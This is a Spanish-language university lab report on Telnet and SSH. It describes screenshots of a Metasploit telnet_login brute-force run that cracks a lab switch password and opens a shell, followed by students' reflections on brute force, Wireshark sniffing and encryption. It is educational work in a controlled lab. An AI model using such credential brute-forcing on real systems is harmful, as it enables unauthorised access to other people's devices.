



Tecnológico de Monterrey

Laboratorio M2-04 Telnet y SSH

TC3003B (502)
Módulo 1

Profesor

Jose de Jesus Jimenez Martinez

Facundo Marroquín Treviño - A01383541
Pablo Adrian Sepulveda Elizaldi - A01177267
Sofia Sampogna Montemayor - A01721245
Juan Ignacio Lebrija Muraira - A01721659
Gerardo Sandoval Romero - A01721732
Rodrigo Rodriguez de Luna - A01384318

30 de mayo, 2025

Fotos de evidencia:

The image contains two side-by-side terminal window screenshots from a Kali Linux environment.

Left Terminal:

- Shows a log of failed login attempts:

```
- 192.168.10.1:23 - LOGIN FAILED: jjimenez
```
- Output of the command `telnet 192.168.10.1`:

```
Trying 192.168.10.1...
Connected to 192.168.10.1.
Escape character is '^'.
Hola! Secuestre tu equipo jajaja
```
- Output of `password required, but none set`:

```
Connection closed by foreign host.
```

Right Terminal:

- Shows a log of failed login attempts:

```
- 192.168.10.1:23 - LOGIN FAILED: jjimenez:sabrina (Incorrect: )
- 192.168.10.1:23 - LOGIN FAILED: jjimenez:michaeli (Incorrect: )
- 192.168.10.1:23 - LOGIN FAILED: jjimenez:jeffrey (Incorrect: )
```
- Output of the command `telnet 192.168.10.1`:

```
Trying 192.168.10.1...
Connected to 192.168.10.1.
Escape character is '^'.
Hola! Secuestre tu equipo jajaja
```
- Output of the `User Access Verification` command:


```
Username: hacker
Password:
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)ip dom
Switch(config)ip domain-n
Switch(config)ip domain-name hacker.com
Switch(config)#crypt
Switch(config)crypto k
Switch(config)crypto keyg
Switch(config)crypto key generate rsa
The name for the keys will be: Switch.hacker.com
Choose the size of the key modulus in the range of 360 to 4096.
General Purpose Keys. Choosing a key modulus greater than
a few minutes.
```
- Output of the `attempting to start session` command:


```
Attempting to start session 192.168.10.1:23 with jjimenez:popcorn
```

This screenshot shows a terminal window with the following output:

- Log of failed login attempts for various user names.
- Successful login attempt for `jjimenez:popcorn`.
- Completion message for the auxiliary module execution.

```
[+] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:slideshow (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:asdfghjkl (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:minnie (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:newyork (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:jason (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:raymond (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:santiago (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:jayson (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:88888888 (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:5201314 (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:jerome (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:gandako (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:muffin (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:gatita (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:babyko (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:246810 (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:sweetheart (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:chivas (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:ladybug (Incorrect: )
[-] 192.168.10.1:23 - 192.168.10.1:23 - LOGIN FAILED: jjimenez:kitty (Incorrect: )
[+] 192.168.10.1:23 - 192.168.10.1:23 - Login Successful: jjimenez:popcorn
[*] 192.168.10.1:23 - Attempting to start session 192.168.10.1:23 with jjimenez:popcorn
[*] Command shell session 1 opened (192.168.10.2:36671 → 192.168.10.1:23 ) at 2025-05-23 09:33:10 -0500
[*] 192.168.10.1:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > 
```





Reflexiones Individuales:

Sofía:

Me encantó esta actividad porque la palabra *hacking* dejó de ser algo que me imagino como magia, y que solo pasa en películas. El acceder a una maquina de alguien más al entender cómo funciona el chequeo de passwords automatizado fue muy interesante. Y ver todo pasar en tiempo real en el wireshark también fue interesante, porque así podemos reconocer alertas interesantes en un futuro.

Gerardo:

Esta actividad fue un acercamiento a una técnica interesante y muy real para infiltración a una red. Me permitió conseguir una idea de lo largo que puede tomar el proceso, pero también de lo simple que pueden ser los conceptos de algunos algoritmos. De hecho al principio se me hizo una idea muy burda de simplemente probar cuantas contraseñas se pueda hasta llegar a entrar a un equipo, pero ya terminándola pude apreciar que es algo digno de estudiar para entender los orígenes de los ataques ciberneticos, y además es un método que sigue teniendo un grado de eficiencia mayor a cero, que sólo incrementará con el surgimiento de las computadoras cuánticas.

Juan:

Durante esta actividad, simulamos un ataque man in the middle, que mediante wireshark vimos los movimientos realizados en una computadora intentando ingresar un usuario y contraseña. Al ver cómo se puede fácilmente ver la información, se ve como sin seguridad o encriptación es muy fácil que cualquiera vea los movimientos realizados en la red, ya sea a través del internet o local.

Pablo:

Esta actividad me pareció muy útil porque me permitió entender mejor cómo funcionan ciertos ataques en redes reales. El ver cómo se pueden capturar datos sensibles usando herramientas como Wireshark me ayudó a visualizar lo que antes solo había leído en teoría. También me hizo pensar en lo importante que es tener buenas prácticas de seguridad, ya que muchas veces los errores más simples son los que se aprovechan.

Facundo:

Me gustó esta actividad porque usamos un exploit que se comunicó entre dos computadoras para intentar robar contraseñas de usuarios. Aunque fue en un entorno controlado, este tipo de ataques pueden ser reales, por lo que es importante estar alerta y saber cómo actuar si ocurren.

Rodrigo:

En esta actividad pudimos observar cómo funcionan los ataques de fuerza bruta para obtener acceso a una cuenta. También analizamos las diferentes comunicaciones que se producen en una red utilizando Wireshark, y cómo la configuración de la red puede influir en la forma en que se visualiza la información. En particular, destacamos la importancia de la encriptación para evitar que los atacantes puedan recuperar información útil mediante herramientas similares.